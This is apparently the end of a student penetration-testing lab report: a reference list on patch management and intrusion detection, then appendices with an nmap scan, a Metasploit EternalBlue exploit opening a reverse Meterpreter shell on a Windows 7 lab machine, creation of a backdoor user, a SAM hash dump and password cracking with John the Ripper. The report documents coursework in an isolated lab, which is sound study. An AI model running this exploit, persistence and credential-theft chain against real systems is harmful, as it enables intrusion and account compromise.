18) Microsoft Incident Response. (March 24, 2023). Guidance for investigating attacks using CVE-2023-23397. Retrieved November 16, 2023. From the Microsoft Security Website. https://www.microsoft.com/en-us/security/blog/2023/03/24/guidance-for-investigating-attacks-using-cve-2023-23397/
19) Souppaya.M, Scarfone.K. (April 2022) NIST SP 800-40 Rev. 4. Guide to Enterprise Patch Management Planning: Preventive Maintenance for Technology. Retrieved November 16, 2023. https://doi.org/10.6028/NIST.SP.800-40r4
20) Vigilone.M. (March 4, 2022). Suricata: What is it and how can we use it. Retrieved November 16, 2023. From the Infosec Institute Website.

https://resources.infosecinstitute.com/topics/network-security-101/suricata-what-is-it-and-how-can-we-use-it/
21) Sinha.G. et al. (October 24, 2023) Best practices for all isolation architectures. Retrieved November 16, 2023, From the Microsoft website: https://learn.microsoft.com/en-us/entra/architecture/secure-best-practices
22) La.B. et al. (November 16, 2023) What is Conditional Access? Retrieved November 16, 2023. From the Microsoft website https://learn.microsoft.com/en-us/entra/identity/conditional-access/overview
23) Alexandroni.C. (October 26, 2017). Conditional access to confidential documents using Azure AD and Azure Information Protection. Retrieved November 16,2023. From the LinkedIn website. https://www.linkedin.com/pulse/conditional-access-confidential-documents-using-azure-alexandroni/
24) RochFord.O. (November 5, 2020). Hunting Emotet with brim and Zeek. Retrieved On November 16,2023. From the Medium Website https://medium.com/brim-securitys-knowledge-funnel/hunting-emotet-with-brim-and-zeek-1000c2f5c1ff
25) Shah, Syed & Issac, Biju. (2018). Performance Comparison of Intrusion Detection Systems and Application of Machine Learning to Snort System. Future Generation Computer Systems. 80. 157-170. 10.1016/j.future.2017.10.016.
26) Manev.P. (October 14, 2021) Suricata Myth Busting: Alert and NSM. Retrieved November 16, 2023. From the Stamus Networks Website: https://www.stamus-networks.com/blog/suricata-myths-alerts-and-nsm
27) Kumar.S. (Feburary 23, 2023) Azure AD Multi-Factor Authentication. Retrieved November 16, 2023 from the K21 Academy website: https://k21academy.com/microsoft-azure/az-500/azure-ad-multi-factor-authentication/
28) Managed Engine (n.d.) Patch Cloud Architecture . Retrieved November 16, 2023. From the Manage Engine Website: https://www.manageengine.com/patch-management/help/cloud-architecture.html
29) Zouhair Chiba, Noreddine Abghour, Khalid Moussaid, Amina El Omri, and Mohamed Rida. 2019. Newest collaborative and hybrid network intrusion detection framework based on suricata and isolation forest algorithm. In Proceedings of the 4th International Conference on Smart City Applications (SCA '19). Association for Computing Machinery, New York, NY, USA, Article 77, 1–11. https://doi.org/10.1145/3368756.3369061
30) Bozdag.E. (June 22, 2022) Anomaly-based Intrusion Detection System using unsupervised ML approach. Retrieved November 16, 2023. From the Medium Website: https://medium.com/hootsuite-engineering/anomaly-based-intrusion-detection-system-using-machine-learning-a18e88694ce0
31) Helix Storm (n.d.) 10 PATCH MANAGEMENT BEST PRACTICES TO BOOST YOUR IT SECURITY. Retrieved November 16, 2023. From the Helix Storm Website: https://www.helixstorm.com/blog/patch-management-best-practices/

APPENDIX

Practical Lab CIDR Addressing Table

Hostname	IP Address	Operating System	VMNET
Kali	192.168.0.1/24	Kali Linux	1
Victim	192.168.0.2/24	Windows 7 Ultimate	1

Appendix A Task 2.1 Nmap Scan Results

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 192.168.0.2 -oA victim
Starting Nmap 7.91 ( https://nmap.org ) at 2023-11-07 19:37 EST
Nmap scan report for 192.168.0.2
Host is up (0.00020s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: CSP-GROUP)
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=CSP-Win7
| Not valid before: 2023-11-07T00:10:59
|_Not valid after:  2024-05-08T00:10:59
|_ssl-date: 2023-11-08T00:38:48+00:00; 0s from scanner time.
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49157/tcp open  msrpc              Microsoft Windows RPC
Service Info: Host: CSP-WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2h00m00s, deviation: 4h00m00s, median: 0s
|_nbstat: NetBIOS name: CSP-WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:a5:e6:fa (VMware)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: CSP-Win7
|   NetBIOS computer name: CSP-WIN7\x00
|   Workgroup: CSP-GROUP\x00
|_  System time: 2023-11-08T08:38:43+08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-11-08T00:38:43
|_  start_date: 2023-11-08T00:32:46

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.17 seconds
```

Kali Screenshot showcasing the Exposed Ports of the Victim Machine

Appendix B Task 2.2 Meterpreter Screen Shot

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.1:4444
[*] 192.168.0.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.2:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimat
e 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.2:445       - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.2:445 - Connecting to target for exploitation.
[+] 192.168.0.2:445 - Connection established for exploitation.
[+] 192.168.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.2:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.0.2:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Win
dows 7 Ultima
[*] 192.168.0.2:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te
7601 Service
[*] 192.168.0.2:445 - 0x00000020  50 61 63 6b 20 31                                Pac
k 1
[+] 192.168.0.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.2:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.2:445 - Starting non-paged pool grooming
[+] 192.168.0.2:445 - Sending SMBv2 buffers
[+] 192.168.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 bu
ffer.
[*] 192.168.0.2:445 - Sending final SMBv2 buffers.
[*] 192.168.0.2:445 - Sending last fragment of exploit packet!
[*] 192.168.0.2:445 - Receiving response from exploit packet
[+] 192.168.0.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.2:445 - Sending egg to corrupted connection.
[*] 192.168.0.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.1:4444 → 192.168.0.2:49158) at 2023-11-12
 19:00:39 -0500
[+] 192.168.0.2:445 - =================================================================
[+] 192.168.0.2:445 - ========================WIN==============================
[+] 192.168.0.2:445 - =================================================================

meterpreter >
```

Appendix C tasks 2.2 Ip Address on meterpreter screen shot

```
meterpreter > shell
Process 1364 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a42d:ad23:1123:cff5%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{936A891D-D39A-4056-89DF-CDB4CA8D1F77}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Appendix D task 2.2 Who am I screenshot for kali.

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Appendix E tasks 2.2 Verification that new net user is added.

```
C:\Windows\system32>net user user1 P@ssw0rd /add
net user user1 P@ssw0rd /add
The command completed successfully.


C:\Windows\system32>show net user1
show net user1
'show' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>netsh user1
netsh user1
The following command was not found: user1.

C:\Windows\system32>net user user1
net user user1
User name                    user1
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/13/2023 8:05:18 AM
Password expires             Never
Password changeable          11/13/2023 8:05:18 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.


C:\Windows\system32>
```

Appendix F Task 2.3 Hash Dump of the sam lists

```
C:\Windows\system32>hashdump
hashdump
'hashdump' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:10eca58175d4228ece151e287086e824:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Patchadmin:1001:aad3b435b51404eeaad3b435b51404ee:79c6852774032e85df00c80763e9fb25:::
user:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user1:1003:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
meterpreter >
```

Appendix G Task 2.3 Verify that samdump is executed

```
┌──(kali㉿kali)-[~]
└─$ vi samdump

┌──(kali㉿kali)-[~]
└─$ cat samdump

Administrator:500:aad3b435b51404eeaad3b435b51404ee:10eca58175d4228ece151e287086e824:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Patchadmin:1001:aad3b435b51404eeaad3b435b51404ee:79c6852774032e85df00c80763e9fb25:::
user:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user1:1003:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::


┌──(kali㉿kali)-[~]
└─$
```

Appendix H task 2.3 Command to execute hash dump

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/john/password.lst --format=NT --rules ~/Desktop/samdump

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (user1)
                 (Guest)
2g 0:00:00:00 DONE (2023-11-12 19:26) 100.0g/s 7842Kp/s 7842Kc/s 15694KC/s Tiking..Sss
ing
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed

┌──(kali㉿kali)-[~]
└─$
```

Appendix I task 2.3 hash Dump verified and completed

```
┌──(kali㉿kali)-[~]
└─$ john --show --format=NT ~/Desktop/samdump
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user::1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user1:P@ssw0rd:1003:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:
::

3 password hashes cracked, 2 left

┌──(kali㉿kali)-[~]
└─$
```